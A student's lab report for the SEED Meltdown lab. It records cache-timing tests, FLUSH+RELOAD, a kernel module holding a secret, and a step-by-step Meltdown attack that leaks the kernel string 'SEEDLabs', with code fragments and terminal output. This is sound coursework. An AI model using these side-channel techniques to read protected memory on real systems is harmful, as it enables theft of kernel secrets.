Lab 9

> 16307130212 管佳乐

Task 1: Reading from Cache

Compile and run the code

```
$ gcc -march=native CacheTime.c -o CacheTime.o
$ ./CacheTime.o
```

```
[05/21/19]seed@VM:~/.../lab8$ gcc -march=native CacheTime.c -o CacheTime.o
[05/21/19]seed@VM:~/.../lab8$ ./CacheTime.o
Access time for array[0*4096]: 1190 CPU cycles
Access time for array[1*4096]: 423 CPU cycles
Access time for array[2*4096]: 321 CPU cycles
Access time for array[3*4096]: 153 CPU cycles
Access time for array[4*4096]: 240 CPU cycles
Access time for array[5*4096]: 252 CPU cycles
Access time for array[6*4096]: 383 CPU cycles
Access time for array[7*4096]: 103 CPU cycles
Access time for array[8*4096]: 234 CPU cycles
Access time for array[9*4096]: 268 CPU cycles
```

- Is the access of array[3*4096] and array[7*4096] faster than that of the other elements?

> Yes, they take only about100 cycles, and others would take far more than that

- find a threshold that can be used to distinguish these two types of memory access

```
Access time for array[8*4096]: 625 CPU cycles
Access time for array[9*4096]: 246 CPU cycles
[05/21/19]seed@VM:~/.../lab8$ ./CacheTime.o
Access time for array[0*4096]: 1341 CPU cycles
Access time for array[1*4096]: 687 CPU cycles
Access time for array[2*4096]: 240 CPU cycles
Access time for array[3*4096]: 103 CPU cycles
Access time for array[4*4096]: 236 CPU cycles
Access time for array[5*4096]: 274 CPU cycles
Access time for array[6*4096]: 254 CPU cycles
Access time for array[7*4096]: 75 CPU cycles
Access time for array[8*4096]: 274 CPU cycles
Access time for array[9*4096]: 535 CPU cycles
[05/21/19]seed@VM:~/.../lab8$ ./CacheTime.o
Access time for array[0*4096]: 1202 CPU cycles
Access time for array[1*4096]: 797 CPU cycles
Access time for array[2*4096]: 254 CPU cycles
Access time for array[3*4096]: 107 CPU cycles
Access time for array[4*4096]: 248 CPU cycles
Access time for array[5*4096]: 250 CPU cycles
Access time for array[6*4096]: 218 CPU cycles
Access time for array[7*4096]: 64 CPU cycles
Access time for array[8*4096]: 248 CPU cycles
Access time for array[9*4096]: 274 CPU cycles
[05/21/19]seed@VM:~/.../lab8$ ./CacheTime.o
Access time for array[0*4096]: 1200 CPU cycles
Access time for array[1*4096]: 225 CPU cycles
Access time for array[2*4096]: 270 CPU cycles
Access time for array[3*4096]: 84 CPU cycles
Access time for array[4*4096]: 250 CPU cycles
Access time for array[5*4096]: 258 CPU cycles
Access time for array[6*4096]: 909 CPU cycles
Access time for array[7*4096]: 58 CPU cycles
Access time for array[8*4096]: 272 CPU cycles
Access time for array[9*4096]: 248 CPU cycles
```

> Since no other block takes less than 200 cycles, so far i think 200 would be a good threshold

Task 2: Using Cache as a Side Channel

According to task 1, adjust `CACHE_HIT_THRESHOLD` to 200

Compile

```
$ gcc -march=native -o FlushReload.o FlushReload.c
```

```
[05/27/19]seed@VM:~/.../lab8$ gcc -march=native -o FlushReload FlushReload.c
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/27/19]seed@VM:~/.../lab8$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

- Run the program for at least 20 times, and count how many times you will get the secret correctly

> I've run the program for 20 times, and only 1 time the secret is wrong
>
> ```
> [05/27/19]seed@VM:~/.../lab8$ ./FlushReload
> array[94*4096 + 1024] is in cache.
> The Secret = 94.
> array[149*4096 + 1024] is in cache.
> The Secret = 149.
> ```
>
> Then I ran the `CacheTime.o` for another 20 times, I found cached block would take at most 185 cycles, so I set the threshold as 185.
>
> After setting a tighter bound, there is no false positive in the result.

Task 3: Place Secret Data in Kernel Space

Two important prerequisites

- We need to know the address of the target secret data.
- The secret data need to be cached, or the attack's success rate will be low

Compilation and execution

```
$ make
# install this kernel module
$ sudo insmod MeltdownKernel.ko
# find the secret data's address from the kernel message buffer
$ dmesg | grep secret
[ 9552.624729] secret data address:fa603000
```

```
[05/29/19]seed@VM:~/lab9$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/lab9 modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/lab9/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/lab9/MeltdownKernel.mod.o
  LD [M]  /home/seed/lab9/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[05/29/19]seed@VM:~/lab9$ sudo insmod MeltdownKernel.ko
[sudo] password for seed:
```

And `secret_data` did appear in the kernel message buffer

```
[05/29/19]seed@VM:~/lab9$ dmesg | grep secret
[ 9552.624729] secret data address:fa603000
```

Task 4: Access Kernel Memory from User Space

- replace it with the address obtained from the previous task

```
#include<stdio.h>

int main(){
  printf("I have reached Line 0.\n");
  char *kernel_data_addr = (char*)0xfa603000;
  printf("I have reached Line 1.\n");
  char kernel_data = *kernel_data_addr;
  printf("I have reached Line 2.\n");
  return 0;
}
```

- Compile and run this program (or your own code) and describe your observation

```
$ gcc -o task4.o task4.c
$ ./task4.o
```

> The program would not reach Line 2

```
[05/29/19]seed@VM:~/lab9$ gcc -o task4.o task4.c
[05/29/19]seed@VM:~/lab9$ ./task4.o
Segmentation fault (core dumped)
[05/29/19]seed@VM:~/lab9$ vi task4.c
[05/29/19]seed@VM:~/lab9$ gcc -o task4.o task4.c
[05/29/19]seed@VM:~/lab9$ ./task4.o
I have reached Line 0.
I have reached Line 1.
Segmentation fault (core dumped)
```

- Will the program succeed in Line 2? Can the program execute Line 2?

> From the screenshot, we can tell that it cannot execute Line 2.

> Since a process in user space cannot access kernel buffer

Task 5: Handle Error/Exceptions in C

```c
#include <setjmp.h>
#include <signal.h>
#include <stdio.h>

static sigjmp_buf jbuf;

static void catch_segv() {
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main() {
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfa603000;

  // Register a signal handler
  // when a SIGSEGV signal is raised,
  // the handler function catch segv() will be invoked.
  signal(SIGSEGV, catch_segv);

  // Set up a checkpoint
  // saves the stack context/environment in jbuf
  // returns 0 when the checkpoint is set up
  if (sigsetjmp(jbuf, 1) == 0) {
    // A SIGSEGV signal will be raised.
    char kernel_data = *(char*)kernel_data_addr;

    // The following statement will not be executed.
    printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
  } else {
    printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

The returned value of the sigsetjmp() function is the second argument of the `siglongjmp()` function, which is 1 in our case. Therefore, after the exception handling, the program continues its execution from the else branch.

> Even though there is an exception in the program. The program could still continue to execute

```
[05/29/19]seed@VM:~/lab9$ gcc -o ExceptionHandling.o ExceptionHandling.c
[05/29/19]seed@VM:~/lab9$ ./ExceptionHandling.o
Memory access violation!
Program continues to execute.
```

Task 6: Out-of-Order Execution by CPU

Due to Out-of-Order Execution, event though the most effect of it will be erased, but the effect on CPU caches would not. So we can sneak much information from it.

```
$ gcc -march=native -o MeltdownExperiment.o  MeltdownExperiment.c
$ ./MeltdownExperiment.o
```

> From the experiment below, we can see that, even we ara not allowed to access `array[7 * 4096 + DELTA]`, we can tell that the program tried to access it. Therefore we can know a secret `7`

```
void meltdown(unsigned long kernel_data_addr) {
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char *)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o MeltdownExperiment.o MeltdownExperiment.c
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[141*4096 + 1024] is in cache.
The Secret = 141.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[05/30/19]seed@VM:~/lab9$ ./MeltdownExperiment.o
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Task 7: The Basic Meltdown Attack

Task 7.1: A Naive Approach

simply replace

```
array[7 * 4096 + DELTA] += 1;
```

to

```
array[kernel_data * 4096 + DELTA] += 1;
```

Compile and run it

```
$ gcc -march=native -o task71.o task71.c
```

But the right answer `83` did not appear in the result for one time

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o task71.o task71.c
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
array[255*4096 + 1024] is in cache.
The Secret = 255.
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/30/19]seed@VM:~/lab9$ ./task71.o
Memory access violation!
array[15*4096 + 1024] is in cache.
The Secret = 15.
[05/30/19]seed@VM:~/lab9$
```

Task 7.2: Improve the Attack by Getting the Secret Data Cached

The faster the out-of-order execution is, the more instructions we can execute, and the more likely we can create an observable effect that can help us get the secret.

So we could get our secret data cached before the FLUSH-RELOAD attaack

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```

Compile and run it

```
$ gcc -march=native -o task72.o task72.c
```

> The attack still failed

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o task72.o task72.c
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task72.o
Memory access violation!
```

Task 7.3: Using Assembly Code to Trigger Meltdown

Invoke

```
meltdown_asm(0xfa603000);
```

instead of

```
meltdown(0xfa603000);
```

```
$ gcc -march=native -o task73.o task73.c
```


Loop 400, as default

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o task73.o task73.c
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[255*4096 + 1024] is in cache.
The Secret = 255.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/30/19]seed@VM:~/lab9$
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[255*4096 + 1024] is in cache.
The Secret = 255.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
```

Loop 800, there are more hits

```
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
[05/30/19]seed@VM:~/lab9$ ./task73.o
Memory access violation!
```

Loop 1600, the benefits is to minor compared with 800. So in later tasks, I would use 800 loops in the attack



Task 8: Make the Attack More Practical

```
$ gcc -march=native -o MeltdownAttack.o MeltdownAttack.c
```

The threshhold is 80 and the loop is 800 times

In the first version, the program would output the most promising answer

```
// Find the index with the highest score.
int max = 0;
for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
}

printf("The secret value is %d %c\n", max, max);
printf("The number of hits is %d\n", scores[max]);
```

We successfully stole the answer 83

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o MeltdownAttack.o MeltdownAttack.c
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 965
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 962
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 796
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 891
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 936
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 684
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 950
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 898
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 924
[05/30/19]seed@VM:~/lab9$ ./MeltdownAttack.o
The secret value is 83 S
The number of hits is 929
```

```
$ gcc -march=native -o Final.o Final.c
```

In the final version, output the whole string

```
    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
#ifdef DEBUG
            if(scores[i])
                printf("(%d:%d)\n",i,scores[i]);
#endif
      if (scores[max] < scores[i]) max = i;
    }
        --len;
        ++target;
    printf("%c",max);
#ifdef DEBUG
        printf("\n");
#endif
  }
  printf("\n");
  return 0;
```

In debug mode, we can see that there are many 0s. Maybe this is due to in `meltdown_asm()`, the default `kernel_data` is 0

```
 char kernel_data = 0;
```

```
[05/30/19]seed@VM:~/lab9$ ./Final.o 8
(0:296)
(83:666)
(255:2)
S
(0:42)
(69:942)
(255:1)
E
(0:68)
(69:909)
(255:1)
E
(0:50)
(68:931)
D
(0:46)
(76:941)
L
(0:34)
(97:950)
a
(0:67)
(98:911)
b
(0:51)
(115:933)
s
```

Try to guess the length of the string and steal it

```
[05/30/19]seed@VM:~/lab9$ gcc -march=native -o Final.o Final.c
[05/30/19]seed@VM:~/lab9$ ./Final.o 5
SEEDL
[05/30/19]seed@VM:~/lab9$ ./Final.o 10
SEEDLabs
```